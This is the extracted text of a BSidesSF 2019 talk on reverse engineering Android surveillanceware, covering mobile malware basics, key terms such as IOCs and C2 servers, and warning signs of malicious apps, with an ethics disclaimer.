




Spy Hunter: Reversing Your First Surveillanceware

#BSidesSF2019

Kristina Balaam | @chmodxx, Security Intelligence Engineer


\$whoami



[@CHMODXX_](https://twitter.com/CHMODXX_) [@CHMODXX](https://www.instagram.com/CHMODXX)

KRISTINA BALAAM

Security Intelligence Engineer



AGENDA

- I. Theory on Android application components
- II. Finding samples & building your analysis lab
- III. Getting started with open-source analysis tools
- IV. Analysis of a surveillanceware application
- V. Resources for continued learning



DISCLAIMER


- ✓ The information provided is intended to educate!
- ✓ Use these techniques to help find & remove malicious applications online, or to learn how to protect your own applications under development.
- ✓ If you want to hack for \$\$ and fame, *please* join a bug bounty program like **HackerOne** or **BugCrowd**.
- ✓ ***Be responsible: disclose vulns, research for good!***



WARNING

Many malware samples contain hard-coded credentials to C2 servers or email addresses.
In most countries, it's *illegal* to access these servers using the username/password from
the sample!! **DON'T DO IT!**

Mobile Malware Basics



Mobile Device Use

- Gartner predicts that 80% of worker tasks will take place on a mobile device by 2020.

Gartner, "Prepare for Unified Endpoint Management to Displace MDM and CMT" June 2018

- 95% of Americans now own a cellphone; 77% own a smartphone
- ½ Americans are “smartphone-only” internet users
- ¼ American adults say they are “almost constantly” online

<http://www.pewinternet.org/fact-sheet/mobile/> | Pew Research Center, Washington DC 02/18

Rank	Total Population	Online Population	Smartphone Penetration
1	United Arab Emirates	9,543,000	82.2%
2	Sweden	9,987,000	74.0%
3	Switzerland	8,524,000	73.5%
4	South Korea	50,897,000	72.9%
5	Taiwan	23,611,000	72.2%
6	Canada	36,958,000	71.8%
7	United States	328,836,000	71.5%
8	Netherlands	17,085,000	71.0%
9	Germany	80,561,000	71.0%
10	United Kingdom	65,913,000	70.8%
11	Belgium	11,513,000	69.7%
12	Spain	46,117,000	69.5%
13	Australia	24,967,000	69.3%
14	Azerbaijan	10,070,000	69.1%
15	Italy	59,788,000	68.5%

https://en.wikipedia.org/wiki/List_of_countries_by_smartphone_penetration

The Perfect Espionage Platform


Always Connected

- Voice
- Camera
- Email
- Location
- Passwords & MFA
- Contact lists
- and more...



Malware Trends:
multi-platform campaigns

Means of Propagation



Phishing

- Email
- SMS / Text
- Social media

Gain Access

- Dropper installs, or
- Exploit, or
- Victim clicks through for install

Elevate Privilege

- Install payload or
- Rootkit or
- Dropped apps, or
- Exploit vulns

Perform Espionage

- Receive commands to:
- Send / exfiltrate private data, pictures, camera, audio

Common Types of Mobile Malware




SPY/
SURVEILLANCE



ADWARE/
CHARGEWARE



TROJAN
VIRUS



BOT

Surveillanceware vs. Spyware

Spyware

Designed to gather data about a large group of users, spyware collects or transmits sensitive data about a user without their knowledge or consent. Such data can often include phone logs, text messages or location, browser history, or contact lists.

Surveillanceware

Designed to capture and transmit discreet and sensitive user information such as SMS messages, voicemails or phone conversations. Differs from spyware by targeting specific individuals or organizations.

<https://www.lookout.com/know-your-mobile/glossary>

Important Terms

IOC (Indicators of Compromise): *an artifact observed on a network or in an operating system that with high confidence indicates a computer intrusion... Typical IOCs are virus signatures and IP addresses, MD5 hashes of malware files or URLs or domain names of botnet command and control servers. (Wikipedia)*

C2 Server (Command & Control Server): *controlled by the malicious actor to either send remote commands to an application, or receive data collected by that application.*

Malware Family: *programs similar in functionality that can be seen as iterations on earlier versions of the malicious software.*

Heuristics: *elements of a malicious application common across families that can be used to detect similar/related applications.*

Is It Malware?

Popular IOCs

- ✓ ***Domains***
- ✓ ***IP Addresses***
- ✓ ***Unique strings***
- ✓ ***Unique files***
- ✓ ***Signatures***

Potentially Malicious Behaviours

- ✓ ***TONS of useless packages or libraries***
- ✓ ***Extensive permissions***
- ✓ ***Multi-DEX* (eg. `classes2.dex`)**
- ✓ ***Hiding the launch icon (!!!)***
- ✓ ***Sketchy naming conventions* (eg. `com.services.android`)**



✓ ***TONS of useless packages or libraries***

✓ ***Extensive permissions***

✓ ***Multi-DEX* (eg. `classes2.dex`)**

